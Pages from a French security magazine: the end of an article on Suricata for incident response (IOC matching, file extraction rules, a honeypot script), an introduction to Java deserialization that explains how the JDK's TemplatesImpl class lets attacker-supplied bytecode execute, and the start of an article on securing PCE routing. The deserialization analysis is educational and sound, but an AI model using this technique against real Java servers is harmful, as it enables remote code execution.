Dans de nombreux cas, la réponse sur incident conduit à l'identification de fichiers dont on peut relever l'empreinte. Il est alors intéressant de la chercher a posteriori sur les échanges réseau pour estimer qu'elle est l'étendue d'une compromission. Pour cela, il est possible de journaliser les événements d'échanges de fichiers en leur associant les métadonnées applicatives et les sommes de contrôle. Une recherche peut ensuite être faite sur les événements stockés pour déterminer si certains des fichiers identifiés ont été vus et si oui dans quel contexte.

Il est à noter que le calcul des empreintes demande un Suricata bien nourri et en parfaite condition physique. Il faut en effet analyser la totalité des échanges pour pouvoir calculer les empreintes. La moindre perte de paquets au niveau de la capture ou à tout autre niveau (surcharge CPU par exemple) va en effet se traduire par des événements de type **`fileinfo`** dont le champ **`state`** sera **`TRUNCATED`**. La valeur de la somme de contrôle sera alors soit absente, soit invalide.

2.1.2 Adresses IP

Pour les IOCs contentant des adresses IP, la fonctionnalité appelée « IP Reputation » est particulièrement adaptée puisqu'elle offre une structure dédiée à la recherche d'adresse IP dans des flux pour un nombre important d'adresses sans un impact considérable sur les performances. Ce format est un peu plus qu'une liste d'adresses IP comme il contient une catégorie et un score pour cette catégorie. Il convient donc de transformer les données pour passer d'une liste d'adresses (telles que souvent fournies dans les IOCs) au format requis par le module IPreputation.

2.1.3 Noms de domaines et URLs

Suricata ne supporte pas directement les indicateurs de compromission sur des domaines. S'il est possible de charger un nombre de règles important utilisant un mot clef comme **`dns_query`** or **`http_hostname`**, ce n'est pas une solution optimale. En attendant l'arrivée d'un mot clef dédié, il est possible d'utiliser un outil comme Surimisp **[SURIMISP]** pour vérifier des IOC de type domaines ou URLs dans Suricata.

Ce logiciel se connecte à une instance de MISP et récupère les entrées de type nom de hôte et url. Il lit ensuite en continu les événements générés par Suricata à la recherche de ces éléments dans les entrées DNS, TLS et HTTP. En cas de correspondance, il génère un événement dérivé de l'événement d'origine qu'il écrit sur disque dans un fichier dédié. Comme le format est semblable à celui de Suricata, le procédé de centralisation des journaux déjà en place (filebeat, syslog) est réutilisable.

2.2 Extraction de fichiers

Suricata est capable d'extraire les fichiers passant sur les protocoles HTTP, FTP, NFS, SMB, SMTP. Il est possible d'activer une extraction systématique, mais c'est sans doute l'extraction sélective en utilisant le mot clef **filestore** qui est la plus intéressante. Le langage de signature peut être utilisé pour sélectionner les conditions d'extraction de fichiers. Ceci se fait assez souvent grâce au mot clef **filemagic** qui réalise une identification du type de fichier en regardant le contenu du binaire. La règle suivante va ainsi extraire les fichiers PDF échangés sur le protocole HTTP :

```
alert http any any -> any any (filemagic:"PDF"; filestore; sid:1; rev:1;)
```

Une approche alternative consiste à mettre à jour des signatures intéressantes en ajoutant le mot clef **filestore**. Les fichiers causant les alertes sont alors enregistrés et constituent autant de preuves qui peuvent être analysées soit par des moyens automatisés (*sandboxing*) soit par rétro-ingénierie. Les logiciels de gestion de signatures comme Scirius ou suricata-update peuvent être utilisés pour gérer ces transformations de signatures.

Depuis la version 4.1, Suricata supporte un mode de stockage où les fichiers ayant la même empreinte sont écrits une seule fois sur disque. Lorsqu'une extraction est effectuée, l'entrée **fileinfo** correspondante a une clef **stored** positionnée sur **true** et l'utilisateur peut donc savoir qu'effectivement, le fichier a été écrit sur le disque.

Au moment de l'émission de l'alerte, Suricata ne connaît pas l'empreinte du fichier (qui est sans doute encore en cours de tranfert) et la correspondance entre le fichier extrait et l'alerte ne peut donc être faite. Cela est réalisable a posteriori en utilisant deux informations disponibles dans les événements : les clefs **flow_id** et **tx**. La première clef est, comme son nom l'indique, un identifiant de flux. Ce dernier est calculé à partir du tuple IP et du temps au moment de l'événement. Il n'est pas formellement unique, mais dans la pratique les collisions sont très rares. Cette clef est donc un filtre idéal pour identifier tous les événements ayant eu lieu sur un même flux (typiquement, alerte, http, fileinfo, entrée de type netflow). Comme un flux peut avoir été le support de plusieurs échanges de fichiers, il est nécessaire d'utiliser une deuxième clef de recherche. Si une donnée protocolaire comme le nom de fichier (disponible dans le sous object **fileinfo** de l'alerte) est une solution possible, il est plus pertinent d'utiliser la clef **tx** qui est l'identifiant de la transaction protocolaire. En combinant ces deux informations, l'identification du fichier stocké est stricte.

2.3 Réactions et pots de miels

Les événements protocolaires générés par Suricata sont une source d'information intéressante sur les comportements observés sur le réseau. Leur format étant JSON, il est facile de construire des briques utilisant ces informations. DOM **[DOM]** présenté dans *MISC n°76* est une preuve de concept implémentant une alternative à fail2ban. Le logiciel lit le fichier **eve.json** et déclenche un traitement lorsqu'un client SSH annonce une valeur attendue. Le traitement par défaut est l'ajout de l'IP source dans une liste Netfilter qui peut être utilisée soit dans une règle de filtrage bloquante, soit pour effectuer une redirection. Dans ce deuxième cas, il s'agit d'une technique pour mettre en place un pot de miel.

Le code actif de DOM (écrit en Python) est très simple :

```
versionre = re.compile(args.motif)
while 1:
    line = file.readline()
    try:
        event = json.loads(line)
    except json.decoder.JSONDecodeError:
        time.sleep(0.3)
        continue
    if event.has_key('event_type') and event['event_type'] == 'ssh':
        if versionre.match(event['ssh']['client']['software_version']):
            call_add(args, event['src_ip'],
                     value = event['ssh']['client']['software_version'])
```

Il s'agit d'une boucle infinie qui lit le fichier ligne par ligne, décode l'événement (appel à **json.loads**) et déclenche une action (appel à **call_add**) si la version du client SSH correspond à ce qui est recherché (via une expression régulière). La fonction **call_add** réalise un appel à nftables ou iptables pour ajouter l'adresse IP dans une liste prédéfinie. Cette liste est utilisée dans les règles pour bloquer ou rediriger les flux à venir provenant de cette IP vers un service qui agit comme pot de miel.

Comme, pour citer G. Poupard, « *Il faut rendre la sécurité numérique sexy* » et que l'érotisme consiste à ne pas tout dévoiler, les réalisations possibles sur la base de cette méthode sont laissées à l'imagination du lecteur.

Conclusion

Le moteur Suricata est par son ouverture et ses fonctionnalités un outil de choix pour implémenter une analyse réseau orientée sécurité dans une organisation. Le format JSON des événements est facilement injectable dans les collecteurs de données et est interprétable pour réaliser des développements ad-hoc. La détection d'intrusion offre des fonctions de base intéressantes, mais c'est en la couplant avec l'extraction de métadonnées et de fichiers que le potentiel se révèle tant pour une analyse en temps réel que pour répondre à des besoins d'analyse post-mortem. ■

Remerciements

Un énorme remerciement à l'OISF et à la communauté formée autour de Suricata ainsi qu'à Christophe Brocas pour sa relecture.

Retrouvez toutes les références de cet article sur le blog de MISC : https://www.miscmag.com/.

ACTUELLEMENT DISPONIBLE

NOS HORS-SÉRIES

NE LE MANQUEZ PAS

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

GNU/LINUX MAGAZINE HORS-SÉRIE N°99

CHANGENT....

DÉCOUVREZ LEUR NOUVELLE FORMULE !

QUOI DE NEUF ?

» un dossier offrant un tour d'horizon complet d'une technologie ou d'un domaine en particulier

\+ des retours d'expériences sous la forme d'interviews ou de portraits

\+ un contenu plus varié permettant de se familiariser avec diverses techniques et tendances à travers des décryptages ou des articles repères

\+ des sujets liés aux dernières actualités technologiques

\+ un format offrant un meilleur confort de lecture

» et toujours 128 pages pour faire le plein de connaissances !

https://www.ed-diamond.com

DÉSÉRIALISATION JAVA : UNE BRÈVE INTRODUCTION

Alexandre BARTEL – Jacques KLEIN – Yves LE TRAON
Uni.lu / SnT

mots-clés : ***EXPLOIT / JAVA / DÉSÉRIALISATION / EXÉCUTION DE CODE ARBITRAIRE / RCE***

Certaines librairies Java permettent de transformer un objet en un flux d'octets et vice-versa. Ces processus sont appelés sérialisation et déserialisation, respectivement. Ces processus ne manipulent qu'un flux d'octets qui représente des données et non du code. Nous présentons dans cet article les bases de la sérialisation en Java et nous analysons une méthode présente dans les libraires standards de la machine virtuelle Java qui ouvre la porte à une vulnérabilité de désérialisation.

1 Introduction

Dans de précédents articles de *MISC* **[1,2,3]**, nous avions détaillé plusieurs vulnérabilités Java permettant de contourner la sandbox Java en désactivant le manager de sécurité (`SecurityManager`). Pour exécuter du code arbitraire avec ces vulnérabilités, l'attaquant doit déjà pouvoir exécuter du code sur une machine virtuelle de sa cible. Cela n'est pas facile lorsque la cible est un « client », car les navigateurs web ne permettent plus par défaut d'exécuter des applets Java **[4,5]**. Cela devient difficile lorsque la cible est un « serveur », car il est rare qu'il exécute directement du code Java d'un client (il y a au moins une exception : Apache Spark **[6]**). Dans la plupart des cas, le code Java d'un serveur n'exécutera pas de code autre que celui des classes présentes sur le serveur et, à cause d'une fausse sensation de sécurité, les machines virtuelles auront une fâcheuse tendance à ne pas activer le manager de sécurité pour restreindre les permissions du code Java. Cependant, le serveur peut manipuler des données provenant d'un utilisateur et reconstruire des objets Java à partir de ces données. Dans cet article, nous analysons une méthode qui est le cœur d'une vulnérabilité de désérialisation présente dans une classe des librairies de la machine virtuelle Java.

Pour commencer, nous allons décrire le mécanisme de sérialisation de Java dans la section 2. Ensuite, dans la section 3, nous analyserons la méthode vulnérable.

2 Sérialisation et désérialisation en Java

2.1 La sérialisation en Java

Sérialiser un objet c'est le transformer en un tableau d'octets. Tous les langages orientés objet disposent de libraires pour sérialiser les objets : pickle pour Python **[7]**, boost pour C++ **[8]**, java.io pour Java **[9]**, etc. La sérialisation est utilisée principalement pour sauvegarder l'état d'objets localement ou pour transférer des objets entre programmes. Sauvegarder un objet peut être intéressant si la création de l'objet est gourmande en temps et mémoire (désérialiser l'objet est alors beaucoup plus rapide que de le recréer à chaque fois). Transférer un objet peut être nécessaire pour les appels de méthodes à distance par exemple (SOAP **[10]**, CORBA **[11]**, etc.).

En Java, pour être sérialisable, un objet doit implémenter l'interface `Serializable`. Ci-dessous se trouve un bout de code illustrant le processus de sérialisation. Ce programme va écrire un objet sérialisé de type `MaClasse` dans le fichier `/tmp/MaClasse.ser` :

```
public class MaClasse implements Serializable {

  int i;

  public MaClasse(int i) {
```

```
    this.i = i;
  }

  public static void main(String [] args) throws Throwable {
    MaClasse mc1 = new MaClasse(0xdeadbeef);
    FileOutputStream fos = new FileOutputStream(
      new File("/tmp/MaClasse.ser"));
    ObjectOutputStream oos = new ObjectOutputStream(fos);
    oos.writeObject(mc1);
    oos.close();
    fos.close();
  }
}
```

Le contenu du fichier **MaClasse.ser** est le suivant :

```
$ hexdump -C /tmp/MaClasse.ser
00000000  ac ed 00 05 73 72 00 08  4d 61 43 6c 61 73 73 65
|....sr..MaClasse|
00000010  d4 00 a2 90 63 60 89 b5  02 00 01 49 00 01 69 78
|....c`.....I..ix|
00000020  70 de ad be ef                                    |p....|
```

La structure d'un flux d'objets sérialisés est définie par une grammaire **[12]**. Le flux commence toujours par le nombre magique **0xaced**. Ensuite, il y a le numéro de version, **0x005**, puis un octet représentant le type de contenu (ici **0x73** pour un objet « normal ») puis un octet, **0x72**, indiquant que ce qui va suivre est une description de classe. La description de classes commence par le nom de la classe, précédée du nombre d'octets du nom. Soit **0x0008** pour le nombre d'octets, puis la chaîne de caractères « MaClasse ». Ensuite se trouve l'identifiant de sérialisation de la classe **0xd400a290636089b5** généré par défaut à partir des caractéristiques de la classe qui peuvent dépendre du compilateur **[9]**. Puis, il y a un octet avec la valeur **0x02** qui indique que la classe implémente **Serializable** (d'autres classes implémentant **Enum** ou **Externalizable** peuvent aussi être sérialisées). Ensuite, **0x0001** indique le nombre de champs de la classe. Il y a donc un champ. L'octet suivant, **0x49**, indique qu'il s'agit d'un entier. Puis il y a le nom de l'entier en UTF-8 **[13]** : **0x000169** (« **i** ») suivit de l'octet **0x78** qui indique la fin du bloc de données, puis de l'octet **0x70** qui indique que la superclasse est **java.lang.Object**. Finalement, **0xdeadbeef** indique la valeur du champ **i**.

À travers cet exemple, nous remarquons que seules la description des classes et les données des champs sont sérialisées. En d'autres termes, le code des méthodes n'est pas sérialisé et il faut donc que la machine virtuelle Java (JVM) qui désérialise ait exactement les mêmes classes (la même description et le même identifiant de sérialisation) dans son **classpath** que la JVM qui sérialise. De la même manière qu'un attaquant chaîne des gadgets (bouts de code présents dans le processus cible) pour effectuer une attaque ROP, un attaquant exploitant une vulnérabilité de désérialisation Java va chaîner des méthodes Java de classes présentes dans le **classpath** de la JVM qui fait tourner le processus qui désérialise le flux d'octets contrôlé par l'attaquant.

2.2 La désérialisation en Java

La désérialisation est l'étape opposée à la sérialisation c'est-à-dire que des objets sont créés à partir d'un tableau d'octets. Comme illustré ci-dessous, un objet est reconstruit via l'appel à la méthode **readObject()** sur une instance d'**ObjectInputStream** :

```
public class Lecteur {

  public static void main(String[] args) throws Throwable {
    FileInputStream fis = new FileInputStream(new File("/tmp/
MaClasse.ser"));
    ObjectInputStream ois = new ObjectInputStream(fis);
    MaClasse mc = (MaClasse) ois.readObject();
    System.out.println("mc.i = 0x" + Integer.toHexString(mc.i));
  }

}
```

En exécutant ce code, l'instance de **MaClasse** est bien reconstruite à partir de la version sérialisée présente dans le fichier **/tmp/MyClasse.ser** et la valeur du champ **i** est bien la valeur de l'instance lors de la sérialisation :

```
$ java Lecteur
mc.i = 0xdeadbeef
```

Pour reconstruire l'objet, la méthode **readObject()** n'utilise pas le constructeur de **MaClasse**, mais initialise les champs de la classe à reconstruire (ici uniquement **i**) à partir des valeurs présentes dans le flux d'octets de l'objet sérialisé. Jusqu'à présent tout va bien, l'attaquant ne peut pas exécuter de code. Cependant, ce processus de désérialisation n'est pas suffisant pour désérialiser des objets plus complexes comme **java.util.HashMap**. En effet, pour équilibrer une table de hachage qui est représentée par une séquence d'alvéoles qui contiennent des paires clé-valeur, l'alvéole dans laquelle va résider la paire est déterminée en fonction de la valeur de hachage de la clé. Or, pour une clé donnée, il n'est pas garanti que sa valeur de hachage soit la même entre deux implémentations de la JVM ou entre deux exécutions du programme **[14]**. La solution est de personnaliser le processus de sérialisation et de désérialisation pour ce type d'objets.

2.3 Personnalisation

Reprenons l'exemple de la table de hachage qui a les champs non-statiques suivants :

```
public class HashMap<K,V>
    extends AbstractMap<K,V>
    implements Map<K,V>, Cloneable, Serializable
{

    transient Entry<K,V>[] table;
    transient int size;
    int threshold;
    final float loadFactor;
    transient int modCount;
```

```
    transient boolean useAltHashing;
    transient final int hashSeed = sun.misc.Hashing.
randomHashSeed(this);
[...]
}
```

Les champs marqués **transient** ne seront pas sérialisés par défaut. Pour personnaliser la désérialisation, la classe **HashMap** implémente la méthode **writeObject()** suivante (appelée par **ObjectOutputStream.writeObject(Object o)**) :

```
    private void writeObject(java.io.ObjectOutputStream s)
        throws IOException
    {
        Iterator<Map.Entry<K,V>> i =
            (size > 0) ? entrySet0().iterator() : null;

        s.defaultWriteObject();

        s.writeInt(table.length);

        s.writeInt(size);

        if (size > 0) {
            for(Map.Entry<K,V> e : entrySet0()) {
                s.writeObject(e.getKey());
                s.writeObject(e.getValue());
            }
        }
    }
```

Cette méthode va tout d'abord appeler **defaultWriteObject()** pour sérialiser les champs non **transient threshold** et **loadFactor**. Ensuite, elle va forcer la sérialisation des champs **table.length** et **size**. Finalement, si la table de hachage n'est pas vide, elle va écrire les paires clé-valeur les unes à la suite des autres. Les champs **modCount**, **useAltHashing** et **hashSeed** n'ont pas été sérialisés et devraient être initialisés lors de la désérialisation. La table de hachage va être reconstruite via l'implémentation de la méthode **readObject()** suivante (appelée par **ObjectInputStream.readObject()**) :

```
    private void readObject(java.io.ObjectInputStream s)
        throws IOException, ClassNotFoundException
    {
       // Read in the threshold (ignored), loadfactor, and any hidden
stuff
       s.defaultReadObject();
       if (loadFactor <= 0 || Float.isNaN(loadFactor))
           throw new InvalidObjectException("Illegal load factor: " +
                                            loadFactor);

       // set hashSeed (can only happen after VM boot)
       Holder.UNSAFE.putIntVolatile(this, Holder.HASHSEED_OFFSET,
               sun.misc.Hashing.randomHashSeed(this));

       // Read in number of buckets and allocate the bucket array;
       s.readInt(); // ignored

       // Read number of mappings
       int mappings = s.readInt();
       if (mappings < 0)
           throw new InvalidObjectException("Illegal mappings count: " +
                                            mappings);
       int initialCapacity = (int) Math.min(
               // capacity chosen by number of mappings
               // and desired load (if >= 0.25)
               mappings * Math.min(1 / loadFactor, 4.0f),
               // we have limits...
               HashMap.MAXIMUM_CAPACITY);
       int capacity = 1;
       // find smallest power of two which holds all mappings
       while (capacity < initialCapacity) {
           capacity <<= 1;
       }

       table = new Entry[capacity];
       threshold = (int) Math.min(capacity * loadFactor, MAXIMUM_
CAPACITY + 1);
       useAltHashing = sun.misc.VM.isBooted() &&
               (capacity >= Holder.ALTERNATIVE_HASHING_THRESHOLD);

       init();  // Give subclass a chance to do its thing.

       // Read the keys and values, and put the mappings in the
HashMap
       for (int i=0; i<mappings; i++) {
           K key = (K) s.readObject();
           V value = (V) s.readObject();
           putForCreate(key, value);
       }
   }
```

L'objet représentant la table de hachage est initialisé avec l'appel vers **readDefaultObject()**, puis les champs **transient** sont initialisés. Enfin, les paires clé-valeur sont insérées dans la table via la boucle **for** qui lit chaque paire puis l'insère dans la table de hachage.

Il y a maintenant exécution de code. En effet, la méthode **putForCreate()**, va potentiellement manipuler des objets créés à partir de données contrôlées par l'attaquant. Manipuler un objet signifie lire/écrire des champs de l'objet ou exécuter des méthodes sur l'objet. Un attaquant va donc examiner les classes sérialisables qui personnalisent la méthode **readObject()** pour trouver des points d'entrée pour son attaque.

3 Vulnérabilité dans les classes de la JVM

La vulnérabilité présentée ici est le fruit du travail de Chris Frohoff **[15]**. La vulnérabilité – présente depuis les versions 1.6 jusqu'à la version 1.7 update 21 de la JVM – permet à un attaquant d'exécuter du code arbitraire si le programme cible désérialise un flux d'octets contrôlé par l'attaquant. Pour que l'attaque fonctionne, il faut : (1) trouver une méthode « intéressante », **CL.m()**, qui va permettre d'exécuter du code contrôlé par l'attaquant (voir ci-dessous) et (2) trouver s'il existe un chemin d'exécution depuis **readObject()** jusqu'à **CL.m()**. Par manque de place, nous aborderons le point (2) dans un prochain article.

Dans la librairie Java (Java Class Library ou JCL) – les classes présentes par défaut dans le **classpath** de la JVM – se trouve la classe **com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl**. Cette classe est sérialisable et définit la méthode **getTransletInstance()** dont le code est le suivant :

```
   private Translet getTransletInstance()
       throws TransformerConfigurationException {
       try {
           if (_name == null) return null;

           if (_class == null) defineTransletClasses();

           // The translet needs to keep a reference to all its auxiliary
           // class to prevent the GC from collecting them
           AbstractTranslet translet = (AbstractTranslet) _class[_
transletIndex].newInstance();
           translet.postInitialization();
           translet.setTemplates(this);
           translet.setServicesMechnism(_useServicesMechanism);
           if (_auxClasses != null) {
               translet.setAuxiliaryClasses(_auxClasses);
           }

           return translet;
       }
       catch (InstantiationException e) {
           ErrorMsg err = new ErrorMsg(ErrorMsg.TRANSLET_OBJECT_ERR, _name);
           throw new TransformerConfigurationException(err.toString());
       }
       catch (IllegalAccessException e) {
           ErrorMsg err = new ErrorMsg(ErrorMsg.TRANSLET_OBJECT_ERR, _name);
           throw new TransformerConfigurationException(err.toString());
       }
   }
```

Cette méthode va appeler **`newInstance()`** sur un élément du tableau **`_class`**. Comme **`_class`** est un champ de la classe, il est sous le contrôle de l'attaquant – même s'il est privé – car l'attaquant peut le modifier via le moteur de réflexion Java. De la même manière, **`_transletIndex`** est aussi sous le contrôle de l'attaquant. Ça fait une belle jambe à l'attaquant : il peut maintenant potentiellement instancier n'importe quelle classe présente dans le **`classpath`**. Pour ce faire, il faudrait que la méthode **`getTransletInstance()`** soit appelée depuis une méthode **`readObject()`** directement. Malheureusement, ce n'est pas le cas. De plus, en créant une nouvelle classe, l'attaquant ne pourrait qu'exécuter le code d'une méthode d'initialisation (**`<clinit>`** générée à la compilation) de n'importe quelle classe présente dans la JCL. Cela n'est pas forcément très utile pour exécuter du code arbitraire, car les méthodes d'initialisation de classe servent principalement à initialiser les champs statiques. Rien n'est perdu, car la méthode **`getTransletInstance()`** réserve une autre surprise… Il se trouve que cette méthode appelle **`defineTransletClasses()`** si **`_class`** est *null*. Cette méthode est représentée ci-dessous :

```
    private void defineTransletClasses()
        throws TransformerConfigurationException {

        if (_bytecodes == null) {
            ErrorMsg err = new ErrorMsg(ErrorMsg.NO_TRANSLET_CLASS_ERR);
            throw new TransformerConfigurationException(err.toString());
        }

        TransletClassLoader loader = (TransletClassLoader)
            AccessController.doPrivileged(new PrivilegedAction() {
                public Object run() {
                    return new TransletClassLoader(ObjectFactory.
findClassLoader());
                }
            });

        try {
            final int classCount = _bytecodes.length;
```

```
            _class = new Class[classCount];

            if (classCount > 1) {
                _auxClasses = new Hashtable();
            }

            for (int i = 0; i < classCount; i++) {
                _class[i] = loader.defineClass(_bytecodes[i]);
                final Class superClass = _class[i].getSuperclass();

                // Check if this is the main class
                if (superClass.getName().equals(ABSTRACT_TRANSLET)) {
                    _transletIndex = i;
                }
                else {
                    _auxClasses.put(_class[i].getName(), _class[i]);
                }
            }

            if (_transletIndex < 0) {
                ErrorMsg err= new ErrorMsg(ErrorMsg.NO_MAIN_TRANSLET_ERR,
_name);
                throw new TransformerConfigurationException(err.toString());
            }
        }
        catch (ClassFormatError e) {
            ErrorMsg err = new ErrorMsg(ErrorMsg.TRANSLET_CLASS_ERR, _name);
            throw new TransformerConfigurationException(err.toString());
        }
        catch (LinkageError e) {
            ErrorMsg err = new ErrorMsg(ErrorMsg.TRANSLET_OBJECT_ERR, _name);
            throw new TransformerConfigurationException(err.toString());
        }
    }
```

Cette méthode va définir une nouvelle classe à partir du tableau d'octets `_bytecode` qui est aussi sous le contrôle de l'attaquant ! La classe ainsi définie sera insérée dans le tableau `_class` à l'indice 0. Le champ `_transletIndex` sera lui aussi initialisé à 0. Maintenant, c'est game over : l'attaquant peut (1) initialiser `_bytecode` avec un tableau d'octets représentant une classe contrôlée par l'attaquant (2) charger cette classe dans la JVM (via la méthode `defineClass()`) et (3) créer une instance de cette classe (via la méthode `newInstance()`) ! Il peut maintenant exécuter du code arbitraire, car lors de la création de l'instance, la méthode `<clinit>()` – de la classe que l'attaquant contrôle – va être exécutée. Il ne lui reste plus qu'à trouver une combinaison de méthodes pour atteindre la méthode `getTransletInstance()` depuis `readObject()`.

Conclusion

Si la sérialisation Java part d'une bonne intention, i.e., faciliter la vie du programmeur, en pratique elle permet à un attaquant de contrôler toutes les données d'une classe à désérialiser. Comme nous l'avons vu, certaines classes comportent des méthodes « dangereuses » qui utilisent ces données – potentiellement contrôlées par un attaquant – pour définir de nouvelles classes... Nous verrons dans un prochain article comment combiner des méthodes Java pour parvenir à atteindre le code de ces méthodes « dangereuses » et ainsi exécuter du code arbitraire sur la machine cible. Nous présenterons aussi les principales approches pour nous prémunir des attaques de désérialisation en Java. ■

Références

[1] Alexandre Bartel. *Un cas d'école de contournement d'ASLR avec le CVE-2010-0840*, Multi-System & Internet Security Cookbook (MISC), 89:4–11, 2017

[2] Alexandre Bartel. *Exploitation du CVE-2015-4843*. Multi-System & Internet Security Cookbook (MISC), 95:4–9, 2018

[3] Alexandre Bartel, Jacques Klein et Yves Le Traon. *Exploitation du CVE-2017-3272*. Multi-System & Internet Security Cookbook (MISC), 97:14-17, 2018

[4] *The final countdown for npapi*, Google, https://blog.chromium.org/2014/11/the-final-countdown-for-npapi.html, 2014

[5] *Npapi plugins in Firefox*, Mozilla, https://blog.mozilla.org/futurereleases/2015/10/08/npapi-plugins-in-firefox/, 2015

[6] *Apache Spark, a unified analytics engine for large-scale data processing*, The Apache Software Foundation, http://spark.apache.org/

[7] *Python object serialization*, The Python Software Foundation, https://docs.python.org/2/library/pickle.html

[8] *Serialization*, Robert Ramey, https://www.boost.org/doc/libs/1_60_0/libs/serialization/doc/index.html

[9] *Serializable*, Oracle, https://docs.oracle.com/javase/10/docs/api/java/io/Serializable.html

[10] *Simple Object Access Protocol (SOAP) for Java*, Oracle, https://docs.oracle.com/cd/A97630_01/appdev.920/a96616/arxml11.htm

[11] *CORBA Technology and the Java™ Platform Standard Edition*, Oracle, https://docs.oracle.com/javase/7/docs/technotes/guides/idl/corba.html

[12] https://docs.oracle.com/javase/7/docs/platform/serialization/spec/protocol.html

[13] *What is the definition of UTF-8 ?*, Unicode Inc., http://unicode.org/faq/utf_bom.html#utf8-1

[14] Bloch, Joshua. *Effective java (the java series)*. Prentice Hall PTR, 2008.

[15] Chris Frohoff, *Unsafe Object Deserialization Security Advisory* – Java SE https://gist.github.com/frohoff/24af7913611f8406eaf3

[16] Erich Gamma, Richard Helm, Ralph Johnson et John Vlissides, *Design Patterns : Elements of Reusable Object-Oriented Software*, Addison-Wesley, ISBN 0-201-63361-2, p233-245, http://www.uml.org.cn/c++/pdf/DesignPatterns.pdf

[17] Proxy, Oracle, https://docs.oracle.com/javase/7/docs/api/java/lang/reflect/Proxy.html

[18] Éric Bruneton, Lenglet, R., Coupaye, T. : *ASM : a code manipulation tool to implement adaptable systems* (2002). http://asm.ow2.org/current/asm-eng.pdf

[19] *Serial Killer : Silently Pwning Your Java Endpoints*, Alvaro Muñoz, Christian Schneider, RSA 2016, https://www.rsaconference.com/writable/presentations/file_upload/asd-f03-serial-killer-silently-pwning-your-java-endpoints.pdf

shutterstock

HS2
Hervé Schauer Sécurité

Formation Vie privée, Droit de la cybersécurité et Continuité d'activité

PROGRAMME

Vie privée et droit de la cybersécurité

RGPD :
RGPD/GDPR / Réglement Européen sur la Protection des Données personelles
DPO :
Formation DPO / Privacy Implementer
PIA :
PIA / ISO29134 / Appréciation des impacts sur la vie privée
SECUSANTE :
Protection des données de santé et vie privée
SECUDROIT :
Droit de la cybersécurité
SECUCLOUD :
Sécurité du cloud

Continuité d'activité

RPCA :
Formation RPCA
ISO22LA :
ISO22301 Lead Auditor
ISO22LI :
ISO22301 Lead Implementer

+33 974 774 390

www.hs2.fr

formations@hs2.fr

COMMENT SÉCURISER LA CENTRALISATION DU CALCUL DES ROUTES D'UN CŒUR DE RÉSEAU ?

Cédric LLORENS et Stéphane LITKOWSKI

mots-clés : RESEAU, PCE, PCC, PCEP, ROUTAGE

Nous présentons dans cet article comment sécuriser la centralisation du calcul des routes. Après une présentation sur la nécessité de la centralisation du calcul des routes, nous présenterons les concepts autour du PCE (Path Computation Element) et décrirons menaces et contre-mesures à mettre en œuvre.

Historiquement, les réseaux IPs utilisaient un routage basé sur le plus court chemin. Cependant, les contraintes grandissantes des applications utilisant les réseaux IPs nécessitent l'introduction de stratégies de routage différenciées prenant en compte ces contraintes : un exemple de contrainte peut être par exemple de disposer d'un chemin ayant la latence la plus faible possible. L'ingénierie de trafic définit un certain nombre de techniques permettant de calculer, choisir et établir des chemins dynamiquement tout en tenant compte des requis en terme de bande passante, résilience, latence ou autres contraintes pour ces chemins.

La mise en œuvre de l'ingénierie de trafic nécessitait jusqu'à maintenant la configuration des contraintes des chemins de manière distribuée au sein du réseau. Ainsi, chaque routeur initiateur d'un chemin devait disposer de la configuration des contraintes de calculs associées. Dans cette architecture appelée « ingénierie de trafic distribuée », chaque routeur calcule ces chemins en quasi-indépendance par rapport aux autres routeurs du réseau et optimise les chemins de son point de vue.

Cependant, l'ingénierie de trafic est un domaine complexe et sa gestion en mode distribué apporte un certain nombre de limitations. On pourra mentionner par exemple l'impossibilité de calculer des chemins optimaux inter-domaines, ou par exemple l'impossibilité de réaliser une optimisation globale du placement des chemins au sein du réseau.

Un calcul centralisé devient alors nécessaire pour adresser ces limitations. Le PCE (*Path Computation Element*) est un élément central du réseau permettant d'effectuer un calcul de chemin contraint. La fonction de calcul précédemment hébergée au sein des routeurs est déléguée au PCE. Un protocole de communication, nommé PCEP, est nécessaire afin d'assurer la communication entre les routeurs du réseau, appelés PCC (*Path Computation Client*) et le PCE.

1 PCE ou l'ingénierie de trafic centralisée

1.1 Besoins

Contrairement au réseau IP standard où chaque routeur participe à la sélection du meilleur chemin, l'ingénierie de trafic autorise le routeur d'entrée du réseau à calculer le chemin de bout en bout selon les contraintes qui lui sont données, et impose de ce fait sa décision aux autres routeurs sur le chemin.

Pour effectuer son calcul de chemin, le routeur d'entrée doit disposer de l'ensemble de la topologie du réseau ainsi que des caractéristiques des éléments le composant (bande passante, latence des liens, etc.). L'utilisation d'un protocole de routage de type « état de liens » comme OSPF ou IS-IS est donc obligatoire lors de la mise en place d'une ingénierie de trafic.

Grâce aux données récupérées par le protocole de routage, chaque routeur peut donc créer une base topologique du réseau sur laquelle il pourra effectuer des calculs de chemins. Cette base de données est appelée TED (*Traffic Engineering Database*).

Les protocoles IS-IS ou OSPF utilisent l'algorithme de Dijkstra pour la détermination du plus court chemin basé sur les métriques définies dans le réseau. Cet algorithme est plus communément appelé algorithme SPF (*Shortest Path First*). Lors de l'utilisation de l'ingénierie de trafic, un routage contraint est nécessaire, cependant l'objectif reste de trouver le plus court chemin répondant à l'ensemble des caractéristiques et contraintes exprimées. Un routeur ne peut donc plus utiliser l'algorithme SPF pour déterminer ce chemin, mais en utilise une variante appelée CSPF (C*onstrained Shortest Path First*). Le principe général du CSPF est très simple et consiste à supprimer l'ensemble des éléments topologiques du réseau ne répondant pas aux critères requis, puis de calculer un SPF sur la topologie restante.

Une fois le chemin contraint calculé, celui-ci doit être mis en service au sein du réseau afin de s'assurer que les autres routeurs du réseau emprunteront le même chemin. Il existe aujourd'hui deux mécanismes pour assurer cette fonction : Signalisation du chemin à utiliser par un protocole de contrôle, Signalisation du chemin à utiliser au sein du paquet (*source routing*). Ainsi, dans un réseau IP/MPLS, le protocole RSVP-TE peut être utilisé comme protocole de contrôle pour établir un chemin ; la technologie *Segment Routing* peut également être mise en œuvre, celle-ci se basant sur une description du chemin au sein du paquet.

L'ingénierie de trafic distribuée permet de résoudre beaucoup de problèmes de routage contraint. Cependant, il existe des cas de figure où celle-ci montre des limitations :

